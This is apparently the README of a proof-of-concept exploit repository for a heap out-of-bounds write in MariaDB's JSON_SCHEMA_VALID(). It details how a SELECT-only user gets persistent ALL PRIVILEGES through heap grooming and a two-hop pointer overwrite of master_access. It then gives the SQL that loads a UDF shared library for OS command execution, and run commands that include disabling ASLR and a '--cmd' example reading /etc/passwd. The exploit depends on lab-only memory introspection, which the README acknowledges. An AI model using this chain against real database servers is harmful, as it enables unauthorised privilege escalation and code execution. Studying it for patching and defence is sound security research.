 dinosn/cve-2026-32710
Heap OOB write in MariaDB JSON_SCHEMA_VALID() → persistent privilege escalation (lab-assisted)


Heap buffer overflow in MariaDB JSON_SCHEMA_VALID() → persistent privilege escalation → UDF RCE
| Affected | MariaDB 11.4.x (confirmed on 11.4.9) |
| Bug | OOB write in json_get_normalized_string() — strncpy into 128-byte DYNAMIC_STRING with no bounds check |
| Impact | SELECT-only user → ALL PRIVILEGES WITH GRANT OPTION → arbitrary command execution via UDF |
| Source | sql/json_schema_helper.cc:91 |
Lab-assisted. The script uses Docker / root introspection to read
/proc/1/memand discover heap layout per connection. The actual exploit chain is pure SQL over TCP. A weaponized exploit would need an info-leak primitive to replace the memory introspection step.


lowpriv can only SELECT on the test database. System tables are denied.

A single Python script performs heap grooming, a two-hop arbitrary write
through user-variable metadata, persists the escalation via GRANT ALL,
and achieves code execution through a UDF:
python3 exploit.py

lowpriv now has ALL PRIVILEGES WITH GRANT OPTION, can read system tables,
read/write arbitrary files, and execute OS commands as the mysql user.
The grant survives server restart.
┌──────────────────────────────────────────────────────────────────┐
│  SELECT  json_schema_valid(overflow),                           │
│          @ccc...c := hop1,                                      │
│          @aaa...a := hop2                                       │
└──────────────────────────────────────────────────────────────────┘
         │                    │                   │
         ▼                    ▼                   ▼
   ┌───────────┐     ┌──────────────┐    ┌──────────────┐
   │ 192-byte  │     │ Write to @c  │    │ Write to @a  │
   │ overflow   │     │ through the  │    │ through the  │
   │ corrupts   │     │ corrupted    │    │ redirected   │
   │ entry_c's  │     │ pointer:     │    │ pointer:     │
   │ value ptr  │     │              │    │              │
   │ (2-byte    │     │ entry_a →    │    │ master_access│
   │  partial   │     │   .value =   │    │   = 0xFFFF.. │
   │  overwrite)│     │   &master_   │    │ (ALL PRIVS)  │
   │            │     │   access     │    │              │
   └───────────┘     │   .length= 9 │    └──────────────┘
                      └──────────────┘
Heap groom — 100+ user variables exhaust tcache, forcing
Entry_a → Value_a → Entry_b → Value_b → Entry_c → Value_c to be
allocated consecutively.
Overflow — JSON_SCHEMA_VALID triggers a 192-byte strncpy past
the 128-byte buffer, corrupting entry_c→value (2-byte partial pointer
overwrite within the same 64 KB page) to point at entry_a + 32.
Hop 1 — Assigning to @c writes 126 bytes through the corrupted
pointer into entry_a's metadata, setting:
entry_a→value = &Security_context::master_accessentry_a→length = 9Hop 2 — Assigning to @a writes 8 bytes of 0xFF through the
redirected entry_a→value pointer → master_access = ALL PRIVILEGES.
Persist — The session now holds all privileges. GRANT ALL commits
the escalation to the Aria-backed mysql.global_priv table. The session
eventually crashes during cleanup (residual heap corruption), but the
GRANT is already checkpointed and survives the restart.
After persistence, the server is restarted (crash recovery), and the escalated privileges are used to install a UDF shared library:
LOAD_FILE('/tmp/raptor_udf.so') INTO DUMPFILE '/usr/lib/mysql/plugin/raptor.so'CREATE FUNCTION sys_exec RETURNS INTEGER SONAME 'raptor.so'SELECT sys_exec('id > /tmp/pwned')| Constraint | Solution |
|---|---|
STRING_RESULT does length++ before realloc check | Payload is N−1 bytes so N−1+1 = N matches stored length → no realloc on corrupted pointer |
126-byte hop2 corrupts THD fields past Security_context | Set entry_a→length = 9 in hop1 so hop2 writes only 8 bytes (master_access) + 1 NUL |
master_access offset in Security_context | 1712 bytes from struct base (priv_user[384] + proxy_user[645] + priv_host[256] + priv_role[384] + padding + pointers) |
| Aria crash recovery rolls back uncommitted writes | GRANT ALL + 10 s SLEEP allows Aria checkpoint before session cleanup crash |
| Heap layout varies between connections (even with ASLR=0) | Inline per-attempt /proc/1/mem scan discovers entry_a and master_access for each connection |
| plugin_dir is root-owned | Dockerfile pre-sets chmod 777 (lab convenience) |
# 1. Build and start the container
./setup.sh

# 2. Disable ASLR on the Docker host
sudo sh -c 'echo 0 > /proc/sys/kernel/randomize_va_space'

# 3. Run the exploit (auto-calibrates per attempt)
python3 exploit.py

# 4. Custom command
python3 exploit.py --cmd 'cat /etc/passwd > /tmp/out'
/proc/sys/kernel/randomize_va_space = 0)--cap-add SYS_PTRACE (for /proc/1/mem access)--calibrate Measure heap layout constants and exit
--cmd CMD Command for Stage 2 UDF execution (default: id > /tmp/pwned)
--stage1-only Run privilege escalation only, skip UDF RCE
--attempts N Max stage 1 attempts (default: 5)
--host HOST MariaDB host (default: 127.0.0.1)
--port PORT MariaDB port (default: 3306)
The exploit script shells into the container as root to read /proc/1/mem.
This is used for two things:
user_var_entry
structs and verifying they are adjacent (entry_a+32 within same 64KB page
as entry_c→value for the 2-byte partial overwrite).Security_context address — finding the master_access field to
target with the two-hop write.The scan runs inline for each attempt because heap layout varies between connections (even with ASLR=0) due to MariaDB's thread pool assigning different arenas. The actual exploit chain — overflow + hop1 + hop2 — is pure SQL executed over a TCP connection.
In a real-world scenario, an attacker would need a separate info-leak vulnerability (or a side-channel) to obtain these addresses.
| File | Description |
|---|---|
exploit.py | Two-stage exploit: privesc (TCP SQL) + UDF RCE |
raptor_udf.c | UDF source — sys_exec() calls system() |
Dockerfile | Lab container image (compiles UDF, opens plugin_dir) |
init.sql | Creates the lowpriv user |
setup.sh | Builds and starts the lab |
screenshots/ | Terminal screenshots |
